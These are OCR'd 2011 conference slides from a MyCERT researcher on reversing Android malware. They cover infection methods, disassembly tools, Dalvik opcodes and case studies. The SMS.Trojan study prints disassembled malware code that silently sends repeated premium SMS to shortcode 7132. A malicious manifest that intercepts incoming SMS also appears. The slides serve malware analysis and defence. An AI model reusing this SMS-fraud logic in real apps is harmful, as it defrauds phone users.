HITBSECCONF2011
MALAYSIA

Reversing Android Malware

2011-11-12 || HITB2011KUL || KL || MY

MAHMUD AB RAHMAN

@yomuds

(MyCERT, CyberSecurity Malaysia)

mosti | CyberSecurity MALAYSIA | MyCERT Malaysia Computer Emergency Response Team | CyberSecurity Malaysia malware research centre

MYSELF

- Mahmud Ab Rahman
- MyCERT, CyberSecurity Malaysia

- Lebahnet(honeynet), Botnet, Malware

mosti
CyberSecurity
MALAYSIA
MyCERT
Malaysia Computer Emergency Response Team
CyberSecurity Malaysia
malware
research centre

Agenda

- Intro
- Malware and Android
- Reversing Android Malware
- Android Malware Cases study:
- Challenge and Issues
- Outro/Conclusion


ANDROID MALWARE

MOSTI CyberSecurity MALAYSIA MyCERT Malaysia Computer Emergency Response Team CyberSecurity Malaysia malware research centre

Android Malware


Android Malware

- Android Malware Statistic?



Android Malware

- News?




Android Malware

- Malicious piece of codes.
- Infection methods:
  - Infecting legitimate apps
    - Mod app with malicious codes (Geinimi, DreamDroid,ADDR)
    - Upload to "Market" or 3rd party hosting
  - Exploiting Android's (core/apps) bugs
  - Fake apps
    - DreamDroid's removal tool
    - Spyeye's fake security tool

Android Malware


- Infection methods (cont):
  - Remote install?.
    - Victim's gmail credential is required
    - Browse "Market" and pass gmail info
    - "Market" will install app into victim's phone REMOTELY

REVERSING ANDROID MALWARE



mosti CyberSecurity MALAYSIA MyCERT Malaysia Computer Emergency Response Team CyberSecurity Malaysia malware research centre

Reversing Android Malware




ANDROID REVERSING

Reversing Android Malware

- Source Of Files
  - APK file
    - Can extract .DEX file
    - Reversing and interactive debugging is possible
      - ADB
  - DEX file
    - Only reversing is possible
    - Files for “res” + “asset” + etc are missing.


Reversing Android Malware

- Building Process



Reversing Android Malware

- Reversing Process




```
Opened '/apk/classes.dex', DEX version '035'
Class #0
  Class descript
  Access flags
  Superclass
<snip>
  Direct methods
  Virtual method
    #0              : (
      name
      type          : '
      access
      code          :
    #1              : (
      name
      type          : '
      access
```

```
.class public Lcom/mj/iCalendar/SmsReceiver;
.super Landroid/
.source "SmsRe
# static fields
.field private sta
# direct methods
 .method public
 .locals 0
 .prologue
 .line 11
 invoke-direct {p
return-void
```

```
package com.mj.iCalendar;import android.content.BroadcastReceiver;
import android.content.Context;import android.content.Intent;import android.os.Bundle;
import android.telephony.gsm.SmsMessage;

public class SmsReceiver extends BroadcastReceiver{

private static final String strRes = "android.provider.Telephony.SMS_RECEIVED";

public void onReceive(Context paramContext, Intent paramIntent)  {
long l1 = System.currentTimeMillis();
 long l2 = iBook.iStartTime;
long l3 = l1 - l2;
Object[] arrayOfObject;
```

Reversing Android Malware

- Tools
  - Disassembler- to dump Dalvik VM bytecode to assembly-like syntax
    - Dedexer
    - Baksmali
    - Undx
    - Dexdump – dumping *.dex file (from Android SDK)
  - Assembler- to convert to original Dalvik VM bytecode
    - Smali

Reversing Android Malware

- Tools (cont)
  - Text Editor – viewing the code
    - Use a decent one with baksmali/dedexer output highlighter
    - Notepad is fine. :-)
  - dex2jar
    - If you prefer Java than assembly-like output
    - Easy way to avoid complexity of Dalvik VM bytecode
    - May have errors interpreting Dalvik VM bytecode

Reversing Android Malware

- Check on AndroidManifest.XML
  - Binary data. (apktool to decode)
  - Permission request
  - Entry point:
    - RECEIVER
    - INTENT
    - ACTION
    - SERVICE

Reversing Android Malware

- Check on AndroidManifest.XML

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.mj.iCalendar
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:label="@string/app_name" android:icon="@drawable/icon">
        <activity android:label="@string/app_name" android:name=".iBook">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver android:name=".SmsReceiver" android:enabled="true">
            <intent-filter android:priority="101">
                <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
        </receiver>
        <snip>
     </application>
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.RESTART_PACKAGES" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.SET_WALLPAPER" />
    <uses-sdk android:minSdkVersion="3" />
</manifest>
```

Reversing Android Malware

- RE is solving a puzzle
  - Start with “names/strings”
    - “NET”,“CRYPTO”,“SERVER”, “SMS”, “PHONE”
  - Check on suspicious Android API
    - Location API, SMS API, Phone API, Mail API, Network API

Reversing Android: Dalvik Bytecode

- Below are list of websites for studying and understanding Dalvik's opcode.
  - Official Android SDK Documentation accessible via *git*
    - http://android.git.kernel.org/?p=platform/dalvik.git;a=tree
  - http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html
    - Based on Gabor's RE on .dex bytecode

Reversing Android: Dalvik Bytecode

- Below are list of websites for studying and understanding Dalvik's opcode (cont).
  - http://www.netmite.com/android/mydroid/dalvik/docs/dalvik-bytecode.html
  - http://developer.android.com/reference/packages.html - Android SDK API

Reversing Android: Dalvik Bytecode

- *.class public final com/xxxx/xxxx/*
  - *A class file*
- *.super java/lang/Object*
  - *A super object*
- *.source DataHelper.java*
  - *A source file*
- *.field public static final a Ljava/lang/String*
  - *A 'field' with "string" attribute*
- *.method static <clinit>()V*
  - *A static method with a VOID return*

Reversing Android: Dalvik Bytecode

- *const/*(4,16) vA, #+B*
  - *Move the given literal value (sign-extended to 32 bits) into the specified register*
- *invoke-* (direct,static,super,interface,virtual)*
  - *Call the indicated method. The result (if any) may be stored with an appropriate move-result* variant as the immediately subsequent instruction.*
- *s-(get|put)-*(wide,float,object,byte,char)*
  - *Perform the identified object static field operation with the identified static field, loading or storing into the value register.Note: These opcodes are reasonable candidates for static linking, altering the field argument to be a more direct offset.*
- *move-result-*(wide,object)*
  - *Move the single-word/double/object (non-object) result of the most recent invoke-kind into the indicated register.*


Reversing Android: Dalvik Bytecode

- *move v0,v11*
  - *Move v11 to v0*
- *Goto l78a*
  - *GOTO line 78a*
- *a-(get|put)-*(wide,float,object,byte,char)*
  - *Perform the identified array operation at the identified index of the given array, loading or storing into the value register.*
- *i-(get|put)-*(wide,float,object,byte,char)*
  - *Perform the identified object instance field operation with the identified field, loading or storing into the value register.*
  - *Note: These opcodes are reasonable candidates for static linking, altering the field argument to be a more direct offset.*

Reversing Android: Dalvik Bytecode

- *new-array vA, vB, type@CCCC*
  - *Construct a new array of the indicated type and size. The type must be an array type.*
- *if-(eq,ne,gt,lt,ge,le) vA, vB, +CCCC*
  - *Branch to the given destination if the given two registers' values compare as specified.*
  - *Note: The branch offset may not be 0. (A spin loop may be legally constructed either by branching around a backward goto or by including a nop as a target before the branch.)*
- *If-(eq,ne,gt,lt,ge,le) vA, +CCCC*
  - *Branch to the given destination if the given register's value compares with 0 as specified.*
  - *Note: The branch offset may not be 0. (A spin loop may be legally constructed either by branching around a backward goto or by including a nop as a target before the branch.)*

CASE STUDY


Intro
Android malware
Reversing Android
Cases Study
Issues
Conclusion

CASE STUDY

ANDROID MALWARE HAPPY FAMILY

MOSTI CyberSecurity MALAYSIA MyCERT Malaysia Computer Emergency Response Team CyberSecurity Malaysia malware research centre

Generic SMS Stealer

RE #1: SMS.Trojan

- Inspecting the codes
  - The codes will be at "org/me/androidapplication1"
  - Start by looking for suspicious "names"
    - *SMS* | *NET* | *PHONE* | *IO* | *CRYT*


```
mahmud@mycert>grep -i "net" *.ddx
mahmud@mycert>grep -i "sms" *.ddx
MoviePlayer.ddx:.var 0 is m Landroid/telephony/SmsManager; from l818 to
l866
MoviePlayer.ddx:        invoke-static   {},android/telephony/SmsManager/
getDefault      ; getDefault()Landroid/telephony/SmsManager;
MoviePlayer.ddx:        invoke-virtual/range    {v0..v5},android/telephony/
SmsManager/sendTextMessage;  sendTextMessage(Ljava/lang/String;Ljava/
lang/String;Ljava/lang/String;Landroid/app/PendingIntent;Landroid/app/
PendingIntent;)V
```

RE #1: SMS.Trojan

- AndroidManifes.xml is not avaliable.
- Require self-explore on what will trigger the main function.
  - *init(),OnCreate(),cinit()*
- Inspecting the codes
  - MoviePlayer.ddx is the suspcious file. Further analysis is require.
- In this case *OnCreate* is a good candidate

RE #1: SMS.Trojan

- Main code



RE #1: SMS.Trojan

- onCreate() code

```
15 .method public onCreate(Landroid/os/Bundle;)V
16 .limit registers 10
17 ; this: v8 (Lorg/me/androidapplication1/MoviePlayer;)
18 ; parameter[0] : v9 (Landroid/os/Bundle;)
19 .var 0 is m Landroid/telephony/SmsManager; from l818 to l866
20 .var 7 is tv Landroid/widget/TextView; from l800 to l866
21   const/4 v2,0
22   const-string  v1,"7132"
23 .line 15
24   invoke-super  {v8,v9},android/app/Activity/onCreate ; onCreate(Landroid/os/Bundle;)V
25 .line 16
26   new-instance  v6,org/me/androidapplication1/DataHelper
27   invoke-direct {v6,v8},org/me/androidapplication1/DataHelper/<init>  ; <init>(Landroid/cont
28 .line 17
29   invoke-virtual  {v6},org/me/androidapplication1/DataHelper/canwe  ; canwe()Z
30   move-result v3
31   if-eqz  v3,l866
32 .line 19
33   new-instance  v7,android/widget/TextView
34   invoke-direct {v7,v8},android/widget/TextView/<init>  ; <init>(Landroid/content/Context;)V
35 .line 20
36   const-string  v3,"Ð´ÐµÑ Ð¿Ð¾Ð»ÑÑÐµÐ½Ð¸Ñ Ð¿ÐµÑÑÐ"
37   invoke-virtual  {v7,v3},android/widget/TextView/setText ; setText(Ljava/lang/CharSequence
38 .line 21
39   invoke-virtual  {v8,v7},org/me/androidapplication1/MoviePlayer/setContentView ; setContent
40 .line 22
41   invoke-static {},android/telephony/SmsManager/getDefault  ; getDefault()Landroid/telephony
42   nop
43   move-result-object  v0
```

RE #1: SMS.Trojan

- onCreate() code flow (cont):
  - A call to send a SMS is call via *sendTextMessage* with 5 parameters
    - v0,v1,v2,v3,v4,v5
    - v0=a result of *getDefault*
    - *V1=is "7132" string*
    - *V2=0*
    - *V3=is "* 849321" string
    - V4,v5=0

```
41  invoke-static {},android/telephony/SmsManager/getDefault
42  nop
43  move-result-object  v0
```

```
22  const-string  v1,"7132"
```

```
21  const/4 v2,0
```

```
46  const-string  v3,"849321"
```

```
47  move-object v4,v2
48  move-object v5,v2
```

RE #1: SMS.Trojan

- onCreate() code (SMSMessage)
  - It send to multiple messages to a shortcode

```
41    invoke-static {},android/telephony/SmsManager/getDefault   ; getDefault()Landroid/telephony
42    nop
43    move-result-object   v0
44  .line 35
45    const-string   v3,"7132"
46    const-string   v3,"849321"
47    move-object v4,v2
48    move-object v5,v2
49    invoke-virtual/range   {v0..v5},android/telephony/SmsManager/sendTextMessage;   sendTextMess
50  .line 36
51    const-string   v3,"7132"
52    const-string   v3,"845784"
53    move-object v4,v2
54    move-object v5,v2
55    invoke-virtual/range   {v0..v5},android/telephony/SmsManager/sendTextMessage;   sendTextMess
56  .line 37
57    const-string   v3,"7132"
58    const-string   v3,"846996"
59    move-object v4,v2
60    move-object v5,v2
61    invoke-virtual/range   {v0..v5},android/telephony/SmsManager/sendTextMessage;   sendTextMess
62  .line 38
63    const-string   v3,"7132"
64    const-string   v3,"844858"
65    move-object v4,v2
66    move-object v5,v2
67    invoke-virtual/range   {v0..v5},android/telephony/SmsManager/sendTextMessage;   sendTextMess
68  .line 104
69    invoke-virtual   {v6},org/me/androidapplication1/DataHelper/was   ; was()V
```

RE #1: SMS.Trojan

- onCreate() code (cont):
  - After finished sending SMSes to shortcode, the code invoke *was()* from *DataHelper*
  - The code finish execution by call *finish().*

```
69    invoke-virtual  {v6},org/me/androidapplication1/DataHelper/was  ; was()V
70  l866:
71  .line 107
72    invoke-virtual  {v8},org/me/androidapplication1/MoviePlayer/finish  ; finish()V
```

DreamDroid Malware

RE #2: DreamDroid

- Famous addition to android malware family
- Modus Operandi
  - Infecting legitimate software
  - Hosted at “Market”
  - 53 software infected
- Bundled with exploits to “root” the Android
  - Exploid (CVE-2009-1185)
  - Rageagaintsthecage (CVE-2010-EASY)
- Bot capability

